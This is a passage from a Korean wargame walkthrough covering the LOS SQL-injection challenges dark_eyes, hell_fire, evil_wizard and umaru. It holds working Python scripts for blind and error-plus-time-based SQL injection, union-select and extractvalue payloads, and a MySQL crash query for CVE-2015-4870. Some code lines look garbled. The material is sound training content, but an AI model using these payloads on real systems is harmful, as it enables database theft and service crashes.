
```
p = urllib.urlencode(  
    #{"pw": " ascii(id)=97 and case when(ord(substr(pw,%d,1))&%d=%d) then TRUE else  
    (select 1 union select 2) end#} #iron_golem  
    {"pw": "" or ascii(id)=97 and (select ord(substr(pw,%d,1))&%d=%d union select 1)#  
    %(count.bit.bit)} #dark_eyes  
)
```

일부 생략

```
f_str = "dark_eyes" #참일 경우 출력되는 문자열
```

이하 생략


코드 실행 결과는 아래와 같다.

A screenshot of a Python script execution window titled 'dark_eyes'. It shows the command 'C:\Python27\python.exe C:/Users/Deok9/Dropbox/Code/LOS/dark_eyes.py' and the output 'password : . 5 a 2 f 5 d 3 c'. At the bottom, it says 'Process finished with exit code 0'.

[그림 2-111] 파이썬 코드 실행 결과

· 풀이

파이썬 실행 결과 값 5a2f5d3c를 pw 변수에 넣어 보자.

A screenshot of a web application interface. It shows a query input field with the text 'query : select id from prob_dark_eyes where id='admin' and pw='5a2f5d3c''. Below the input field, the result 'DARK_EYES Clear!' is displayed in a large, bold font.

[그림 2-112] dark_eyes 풀이 완료

· 추가 지식

1. union과 union all

union 집합 연산은 union all과 union distinct로 나누어 진다. 실제로 union 구문은 union distinct 를 줄여서 사용하는 것과 동일하다. 즉, 중복 제거를 수행한다.

2. union select의 활용

SQL Injection 공격 시 union 구문은 컬럼의 개수 및 데이터 형식을 알아내는데 유용하게 사용한다. 또한, 추가적으로 얻고자 하는 값을 출력할 수도 있다. 예를 들면 아래와 같은 쿼리를 수행하는 사이트가 있다고 하자.

select id, pw, comment from users where id='deok9'

이 때 사용자 입력 값을 아래와 같이 입력하면 어떤 결과가 나올까?


select id, pw, comment from users where id='deok9' union select
'1','2',table_name from information_schema.tables#'

사이트에서 comment를 출력하던 부분에 사용자가 union select로 입력한 table_name 이 출력될 것이다. 이를 통해 공격 시 유용한 정보를 획득할 수 있다.

2.23 hell_fire & evil_wizard

hell_fire와 evil_wizard 풀이 시 필요한 쿼리는 자체 구축한 서버(<http://los.whathell.kr>)의 mysql 버전에서 동작하지 않는다. 또한 현재 서비스 중인 <http://los.sandbox.cash> 에서도 버전차이 때문인지 모르겠지만 자동으로 풀리도록 되어 있다. 이와 같이 해당 취약점은 서버의 mysql 버전에 영향을 받기 때문에 관련 기술만 작성하도록 하겠다.

우선 hell_fire의 문제화면은 아래와 같다.



[그림 2-113] hell_fire 문제 화면

limit 뒤의 숫자 및 이후에 사용할 수 있는 함수를 이용해 id가 admin인 레코드의 pw 필드를 추출 후 pw 변수에 정확히 기입해야 한다. 특히 사항으로 mysql_error가 발생할 경우 에러문을 출력 후 종료한다. 즉, Error Based Blind SQL Injection 공격을 수행해야 한다. 이는 앞서 살펴본 [iron_golem](#) 문제와 유사하다고 볼 수 있다.

evil_wizard 문제의 경우 hell_fire 문제와 거의 모든 부분이 동일하나 아래와 같이 mysql_error 발생 시 에러문을 출력하지 않는 점이 다르다. 이는 앞서 살펴본 [dark_eyes](#) 문제와 유사하다고 볼 수 있다.

```
$query = "select id from probevilwizard where id='admin' limit {$limit}";  
$result = @mysql_fetch_array(mysql_query($query));  
if(mysql_error()) exit();
```

[그림 2-114] evil_wizard 문제 화면 일부

즉, hell_fire 문제는 참/거짓 모두를 문자열로 판단할 수 있고, evil_wizard 문제는 참/거짓 중 참일 경우만 문자열을 통해 판단할 수 있다.

· 관련 내용

공격 벡터인 limit 의 인자 혹은 인자 이후 사용할 수 있는 쿼리는 어떤 것들이 있을까 확인해보자. 아래 그림은 mysql 공식 페이지에서 제공하고 있는 mysql 5.5 버전의 select 구문의 사용법이다.

```
SELECT
  [ALL | DISTINCT | DISTINCTROW ]
  [HIGH_PRIORITY]
  [STRAIGHT_JOIN]
  [SQL_SMALL_RESULT] [SQL_BIG_RESULT] [SQL_BUFFER_RESULT]
  [SQL_CACHE | SQL_NO_CACHE] [SQL_CALC_FOUND_ROWS]
  select_expr [, select_expr ...]
  [FROM table_references
  [WHERE where_condition]
  [GROUP BY {col_name | expr | position}
  [ASC | DESC], ... [WITH ROLLUP]]
  [HAVING where_condition]
  [ORDER BY {col_name | expr | position}
  [ASC | DESC], ...]
  [LIMIT {[offset,] row_count | row_count OFFSET offset}]
  [PROCEDURE procedure_name(argument_list)]
  [INTO OUTFILE 'file_name'
  [CHARACTER SET charset_name]
  export_options
  | INTO DUMPFILE 'file_name'
  | INTO var_name [, var_name]]
  [FOR UPDATE | LOCK IN SHARE MODE]]
```

[그림 2-115] select 구문

limit 의 인자는 오프셋, 행 개수 이므로 pw 추출 시 사용하기는 부족해 보인다. 그러나 limit 이후 사용할 수 있는 procedure, into outfile, for update, lock in share mode 중 mysql 버전이 5.5.45 이하, 5.6.26 이하일 경우 procedure 에서 취약점이 발생한다.

1. 관련 취약점 : CVE-2015-4870

스리랑카의 보안전문가 오산다 말리스(Osanda Malith)에 의해서 발견 된 mysql DoS 취약점으로, procedure analyse() 함수를 이용한 SQL Injection 공격이다. 일반적인 procedure analyse() 함수의 사용법은 아래와 같다.

```
SELECT ... FROM ... WHERE ... PROCEDURE ANALYSE([max_elements,[max_memory]])
```

[그림 2-116] procedure analyse() 사용법

procedure analyse() 함수는 mysql 3.23.x 이상 버전에서 동작 가능하며, 테이블의 각 열에 대

한 최적의 데이터 형식을 제공하거나 현재 쿼리에서 사용되고 있는 column에 대한 정보를 뿌려주는 역할을 한다. 인자로 사용되는 max_elements는 default 값 256 을 가지고 고유 값의 최대수를 나타내며, max_memory는 default 값 8192를 가지고 최대 메모리 양(모든 고유 값을 찾기 위해 열별로 할당)을 나타낸다.

CVE-2015-4870에서 사용 된 공격 쿼리는 procedure analyse()에서 이중 쿼리문의 해석 시 발생하는 취약점으로 아래와 같은 쿼리 형태를 가진다.

```
select id from probhellfire where id='admin' limit 1 procedure analyse
(select*from(select 1)x,1)
```

만약 취약한 버전의 mysql 에서 위와 같은 쿼리를 전송하면 mysql 내부에서 할당되지 않은 struct TABLE_LIST에 대한 작업에 의해 크래시가 발생하고 "ERROR 2013 (HY000): Lost connection to MySQL server during query"와 같은 에러메시지 발생 및 mysql 프로세스가 종료 된다.

패치 된 버전에서는 procedure analyse() 함수에 select 문 사용 시 문법 에러를 출력한다.

2. procedure analyse() 함수를 이용한 Error Based SQL Injection

Error Based SQL Injection 공격 시에는 procedure analyse() 함수 인자에 extractvalue 함수로 에러를 유발할 수 있다. 우선 extractvalue의 사용법은 아래와 같다.

```
ExtractValue(xml_frag, xpath_expr)

ExtractValue() takes two string arguments, a fragment of XML markup xml_frag and an XPath expression xpath_expr
```

[그림 2-117] extractvalue() 사용법

2번째 인자인 xpath 표현식에서 잘못 된 표현식을 통해 에러를 유발 할 수 있으며 에러는 CVE-2015-4870이 패치 된 버전에서도 아래 그림과 같이 출력된다.

```
mysql> select id from probhellfire limit 1 procedure analyse(extractvalue(1,concat(0x3a,version())),1);
ERROR 1105 (HY000): XPATH syntax error: ':5.5.49-0ubuntu0.14.04.1'
```

[그림 2-118] extractvalue를 이용한 에러 유발

가장 보편적인 에러 유발 방법으로 출력하고자 하는 문자열 앞에 :(0x3a) 또는 /(0x2f)을 붙이면 구문에러가 발생한다. 이 때 위 그림의 에러문을 보면 출력하고자 하는 문자열이 함께 출력됨을 알 수 있다. 만약 위의 쿼리문에서 사용한 version() 대신에 아래와 같이 (select pw from probhellfire limit 0,1) 서브 쿼리를 입력한다면 에러문에서 pw 값을 획득할 수 있을 것이다.

```
select id from probhellfire where id='admin' limit 1 procedure analyse
(extractvalue(1,concat(0x2f,(select pw from probhellfire limit 0,1)),1)
```

hellfire 문제는 mysql_error 발생 시 에러문을 출력 후 종료하기 때문에 Blind SQL Injection 공격 없이 에러문을 통해 pw 값을 획득할 수 있을 것이다.

3. procedure analyse() 함수를 이용한 Error+Time Based Blind SQL Injection

만약 evil_wizard 문제와 같이 procedure analyse(extractvalue())에서 mysql_error 발생 시 에러문을 출력하지 않고 종료할 경우는 한번에 pw 전체 값을 획득할 수 있는 방안이 없기 때문에 Blind SQL Injection 공격을 수행해야 한다.

참/거짓 여부를 판단할 수 있는 조건을 입력할 수 있는 부분은 아래의 [PARAM 2] 부분이다.

```
procedure analyse(extractvalue(concat(0x2f, [PARAM2])))
```

그러나 아쉽게도 조건 입력 결과는 전체쿼리에서 보았을 때 항상 에러를 유발한다. 즉, [iron_golem](#), [dark_eyes](#) 문제 풀이 시 사용한 참인 문자열을 이용한 참/거짓 판별도 불가능하다. 이러한 경우 참일 때 에러와 거짓일 때 에러에 차이를 주어 참/거짓을 판별해야 한다. 이 때 사용할 수 있는 방법이 Time Based 형식의 공격 기법이다.

앞서 살펴본 [iron_golem](#)의 다른 방식의 풀이 1에서 if 문을 통해 조건의 참/거짓의 결과를 다르게 출력할 수 있다는 것을 알아보았다. 만약 if 문의 조건이 참일 때는 에러를 발생하되 3초 뒤에 에러를 발생하고, 거짓일 때는 즉시 에러를 발생하도록 쿼리를 작성한다면 Error+Time Based Blind SQL Injection 공격 수행이 가능할 것이다.

시간 지연을 발생 시키기 위한 함수는 크게 benchmark() 함수와 sleep() 함수가 있다. 각 함수에 대한 설명은 아래와 같다.

| 함수 | 내용 |
|-----------------------|------------------|
| benchmark(반복 횟수, 연산식) | 연산에 대한 속도 측정에 사용 |
| sleep(초) | N초간 시간 지연을 발생 |

[표 2-14] benchmark()와 sleep() 함수

sleep() 함수를 사용할 수도 있지만 benchmark() 함수를 사용해 보겠다. benchmark() 함수를 통해 if문의 조건이 참일 때 시간 지연을 발생 시키는 쿼리는 아래와 같다.

```
procedure analyse(extractvalue(concat(0x2f,
if(ord(mid(select pw from probevilwizard limit 0,1),1,1))&64=64,
benchmark(10000000,sha(1)), 0))),1)
```

만약 참일 때 조건인 benchmark() 함수의 지연 시간이 일반적으로 네트워크 상태에 의해 발생할 수 있는 지연시간과 근접 하다면 정확하게 참인 조건을 판단하는 데 무리가 있을 것이다. 따라서 benchmark() 함수의 첫 번째 인자인 반복 횟수를 매우 높게 10000000 회로 주고 두 번째 인자인 연산식도 일반 덧셈/뺄셈 산술 연산이 아닌 sha() 해시 연산을 수행하도록 했다. benchmark에 (10000000,sha(1))의 결과를 출력하는 시간과 해당 값의 절반인 (5000000,sha(1))의 결과를 출력하는 시간을 확인해보면 아래 그림과 같다.

```
mysql> select benchmark(5000000,sha(1));
+-----+
| benchmark(5000000,sha(1)) |
+-----+
| 0 |
+-----+
1 row in set (1.61 sec)

mysql> select benchmark(10000000,sha(1));
+-----+
| benchmark(10000000,sha(1)) |
+-----+
| 0 |
+-----+
1 row in set (3.24 sec)
```

[그림 2-119] benchmark 횟수에 따른 시간 차이

· 파이썬 코드

지금까지 살펴본 내용을 토대로 Error+Time Based Blind SQL Injection 공격을 수행하는 파이썬 코드를 작성하면 아래와 같다.

```
import urllib, urllib2, time

def attack(count,bit):
    p = urllib.urlencode({"limit":"1 procedure analyse(extractvalue(concat(0x2f,if(ord(mid(select pw
from probevilwizard limit 0,1),%d,1))&%d=%d,benchmark(10000000,sha(1)),0))),1)#" %(count,bit,bit))})
    d = urllib.urlencode({'init':'init'})
    h = {'Cookie':'PHPSESSID=7t67gap8jmn0vregsesp72tmt5'}
    req =
urllib2.Request('http://los.whathell.kr/evil_wizard_32e3d35835aa4e039348712fb75169ad.php?%s'%p,d,h)
    read = urllib2.urlopen(req).read()
    return read

count = 1

print "password : ",
while 1:
    bit = pow(2, 16)
    count_false = 0
    str_num = 0
    while bit >= 1:
        begin = time.time()
        result = attack(count, bit)
        end = time.time()

        if(end - begin > 1): str_num += bit
        else: count_false += 1

        bit /= 2

    if count_false > 16: exit(0)
    print unichr(str_num),
    count += 1
```

2.24 umaru

문제 화면은 아래와 같다.

```
<?php
include "../config.php";
login_chk();
dbconnect();

function reset_flag(){
    $new_flag = substr(md5(rand(10000000,99999999)."qwer".rand(10000000,99999999)."asdf".rand(10000000,99999999)),8,16);
    $chk = @mysql_fetch_array(mysql_query("select id from prob_umaru where id='{$_SESSION[los_id]}'"));
    if(!$chk[id]) mysql_query("insert into prob_umaru values('{$_SESSION[los_id]}','{$new_flag}')");
    else mysql_query("update prob_umaru set flag='{$new_flag}' where id='{$_SESSION[los_id]}'");
    echo "reset ok";
    highlight_file(__FILE__);
    exit();
}

if(!$_GET[flag]){ highlight_file(__FILE__); exit; }

if(preg_match('/prob_|_|%|_|/i', $_GET[flag])) exit("No Hack ~~~");
if(preg_match('/id|where|order|limit|_|/i', $_GET[flag])) exit("HeHe");
if(strlen($_GET[flag])>100) exit("HeHe");

$realflag = @mysql_fetch_array(mysql_query("select flag from prob_umaru where id='{$_SESSION[los_id]}'"));

@mysql_query("create temporary table prob_umaru_temp as select * from prob_umaru where id='{$_SESSION[los_id]}'");
@mysql_query("update prob_umaru_temp set flag='{$_GET[flag]}'");

$tempflag = @mysql_fetch_array(mysql_query("select flag from prob_umaru_temp"));
if((!$realflag[flag]) || ($realflag[flag] != $tempflag[flag])) reset_flag();

if($realflag[flag] == $_GET[flag]) solve("umaru");
echo "<button onclick='\"location.href= \"../index.php?\">Back</button>";
?>
```

[그림 2-120] umaru 문제 화면

· 코드 설명

기존 [gremlin](#) ~ [evil_wizard](#) 문제와 코드 패턴이 다르므로 각각을 상세하게 살펴보도록 하겠다. 우선 reset_flag() 함수 코드는 아래와 같이 해석할 수 있다.

| 코드 | 설명 |
|----------------|--|
| \$new_flag | (10000000 ~ 99999999 사이 숫자 + "qwer" + 10000000 ~ 99999999 사이 숫자 + "asdf" + 10000000 ~ 99999999 사이 숫자)로 문자열 생성 후 md5 해시 값을 구해 8번째 문자부터 16개를 저장한다. |
| \$chk | 세션의 los_id 변수 값을 기준으로 prob_umaru 테이블에 일치하는 id 값이 있는지 질의 후 있을 경우 id 값을 저장한다. |
| if(!\$chk[id]) | 만약 \$chk에 값이 없을 경우 prob_umaru 테이블에 세션의 los_id 변수 값과 \$new_flag 값을 삽입한다. |
| else | 만약 \$chk에 값이 있을 경우(기존에 prob_umaru 테이블에 id 값이 존재할 경우) 세션의 los_id 변수와 일치하는 레코드의 flag를 \$new_flag로 업데이트 한다. |
| echo | "reset ok"를 출력 후 |
| exit() | 페이지를 종료한다. |

[표 2-15] reset_flag() 함수 코드 설명

다음으로 메인 코드는 아래와 같이 해석할 수 있다.

| 코드 | 설명 |
|--------------------------|---|
| if(!\$_GET[flag]) | get 메소드로 flag 변수가 없을 경우 코드를 보여주고 단순 종료 한다. |
| preg_match | id, where, order, limit, ,(쉼표) , prob, _ ,(닷) 문자열을 필터링한다. |
| strlen(\$_GET[flag])>100 | get 메소드로 전달 된 flag 변수에 입력한 값의 길이가 100보다 길 경우 "HeHe" 출력 후 페이지를 종료한다. |
| \$realflag | prob_umaru 테이블에서 세션의 los_id 변수 값에 해당하는 레코드의 flag 값을 저장한다. |
| @mysql_query
1 | prob_umaru_temp 라는 임시 테이블을 prob_umaru로부터 전체 데이터를 전달 받아 생성한다.(에러 발생 시 에러메시지 무시) |
| @mysql_query
2 | get 메소드로 전달받은 flag 변수의 값으로 prob_umaru_temp 의 flag 값을 변경한다.(에러 발생 시 에러 메시지 무시) |
| \$tempflag | prob_umaru_temp 테이블에서 flag 값을 질의 후 저장한다. |
| if()
reset_flag() | prob_umaru 테이블에서 세션의 los_id 변수 값에 해당하는 레코드의 flag 값이 없거나, 값이 있지만 prob_umaru_temp의 flag 값(get 메소드로 전달한 flag 값)과 일치하지 않을 경우 reset_flag() 함수를 호출한다. |
| if()
solve("umaru") | prob_umaru 테이블에서 세션의 los_id 변수 값에 해당하는 레코드의 flag 값과 get 메소드로 전달한 flag 값이 일치할 경우 문제가 풀린다. |

[표 2-16] 메인 코드 설명

코드 확인 결과 해당 문제를 풀기 위해서는 \$_GET[flag] 변수의 값이 현재 prob_umaru 테이블에 저장된 사용자 세션의 los_id 값을 id로 가지는 레코드의 flag 값과 일치하도록 만들어야 한다. 그러나 한번에 맞추지 못한다면 reset_flag() 함수가 호출되어 prob_umaru 플러그에 저장된 flag 값이 업데이트 될 것이다.

사용자의 입력 값은 위의 표에서 음영 처리한 부분 외에는 영향을 미칠 수 있는 곳이 없다. 즉 prob_umaru 테이블에 저장된 flag 값과 사용자가 get 메소드로 전달한 flag 값을 비교하기 전 사용자가 전달한 값을 prob_umaru_temp(임시 테이블)에 업데이트 하는 과정에 에러를 발생 시켜, 이후 코드 진행을 멈춰 reset_flag() 함수를 호출할 수 없도록 함과 동시에 flag 값을 추출해야 한다. 이 때 필터링에 의해 ,(쉼표)를 사용할 수 없으므로 substr 류의 함수는 효율적이지 않다. 또한 flag는 md5 해시에 기초를 두고 있기 때문에 기껏해야 한 글자를 추출하는데 16번의 질의만 수행하면 된다.

· 가설 및 테스트

update 쿼리문 수행 시 에러를 발생 시키면서 참/거짓 구분을 위한 문자열 없이 참/거짓을 판별하여 flag 값을 추출 할 수 있는 공격 기법으로는 Error+Time Based Blind SQL Injection 기법이 있다.

가설 및 테스트 1: 에러 발생을 위한 쿼리

본 문제에서는 update 쿼리문 이후 코드 진행을 멈춰야 reset_flag() 함수 실행으로 인한 flag 값 갱신을 막을 수 있다. 즉, 무조건 update 쿼리문 실행 시 에러를 발생시켜야 한다. update 쿼리 실행 시 앞에 조건을 줌과 동시에 무조건 에러를 발생시킬 수 있는 쿼리로 앞의 값과 비교/연산하는 값이 에러 발생 쿼리인 경우가 있다. 이를 확인하기 위해 아래와 같이 테스트 해 보았다.

```
mysql> update prob_umaru set flag=(1=1)^(select 1 union select 2);
ERROR 1242 (21000): Subquery returns more than 1 row
mysql> update prob_umaru set flag=(1=1)>(select 1 union select 2);
ERROR 1242 (21000): Subquery returns more than 1 row
mysql> update prob_umaru set flag=(1=1)<(select 1 union select 2);
ERROR 1242 (21000): Subquery returns more than 1 row
mysql> update prob_umaru set flag=(1=1)*(select 1 union select 2);
ERROR 1242 (21000): Subquery returns more than 1 row
mysql> update prob_umaru set flag=(1=1)/(select 1 union select 2);
ERROR 1242 (21000): Subquery returns more than 1 row
mysql> update prob_umaru set flag=(1=1)%(select 1 union select 2);
ERROR 1242 (21000): Subquery returns more than 1 row
mysql> update prob_umaru set flag=(1=1)+(select 1 union select 2);
ERROR 1242 (21000): Subquery returns more than 1 row
mysql> update prob_umaru set flag=(1=1)-(select 1 union select 2);
ERROR 1242 (21000): Subquery returns more than 1 row
mysql> update prob_umaru set flag=(1=1)=(select 1 union select 2);
ERROR 1242 (21000): Subquery returns more than 1 row
mysql> update prob_umaru set flag=(1=1)<=(select 1 union select 2);
ERROR 1242 (21000): Subquery returns more than 1 row
mysql> update prob_umaru set flag=(1=1)>=(select 1 union select 2);
ERROR 1242 (21000): Subquery returns more than 1 row
mysql> update prob_umaru set flag=(1=1)<=>(select 1 union select 2);
ERROR 1242 (21000): Subquery returns more than 1 row
```

[그림 2-121] 조건을 활용하면서 에러를 발생할 수 있는 쿼리 테스트

위 쿼리 말고도 case when() ~ then ~ else ~ end 구문도 사용할 수 있으나 이는 strlen(\$_GET[flag]) 필터링에 의해 막힐 우려가 있어 사용하지 않겠다.

가설 및 테스트 2: 참/거짓을 확인하기 위한 시간지연 발생 쿼리

본 문제에서는 공격에 사용되는 쿼리가 @mysql_query에 의해 사용되므로 error 메시지가 출력되지 않는다. 또한 mysql_error 발생 시 예외 처리 코드도 존재하지 않는다. 즉 문자열을 기준으로 참/거짓을 판단할 수 없으므로 [evil_wizard](#)의 관련 내용 3에서 살펴본 Time Based 기법을 추가 사용해야 한다. 이번에는 strlen(\$_GET[flag]) 필터링의 우려로 인해 sleep() 함수를 활용해 보겠다. sleep() 함수를 응용하여 공격에 사용할 쿼리는 아래와 같다.

```
flag=sleep(flag like '문자%')^(select 1 union select 2)
```

위와 같은 쿼리를 사용하면 참일 경우 1초 지연 후 에러, 거짓일 경우 즉시 에러가 날 것이다.

· 파이썬 코드

가설 및 테스트 시 언급한 Error+Time Based Blind SQL Injection 쿼리를 이용한 파이썬 공격 코드는 아래와 같다.

```
import urllib
import urllib2
import time

def attack(s):
    p = ("flag=sleep%28flag%20like%20%27"+str(s)+"%27%29^%28select%201%20union%20select%202%29")
    d = urllib.urlencode({'init': 'init'})
    h = {'Cookie': 'PHPSESSID=k3npb51s48dru09vtmmliusjo3'}
    req = urllib2.Request
        ('http://los.whathell.kr/umaru_ca1c04f1a33c8e61758113c23e4c54c4.php?s' % p, d, h)
    read = urllib2.urlopen(req).read()
    return read

st = "0123456789abcdef"

count = 1
flag = ""

print "password : ",

while 1:
    count_false = 0

    for i in range(len(st)):


        begin = time.time()

        result = attack(flag+str(st[i]))
        end = time.time()

        if (end - begin > 1):
            print st[i],
            flag += st[i]
            break
        else:
            count_false += 1

    if count_false >= 16:
        exit(0)
```


코드 실행 결과는 아래와 같다.



[그림 2-122] 파이썬 코드 실행 결과

· 풀이

파이썬 실행 결과 값 a13fe3f806574c20을 flag 변수에 넣어 보자.



[그림 2-123] umaru 풀이 완료

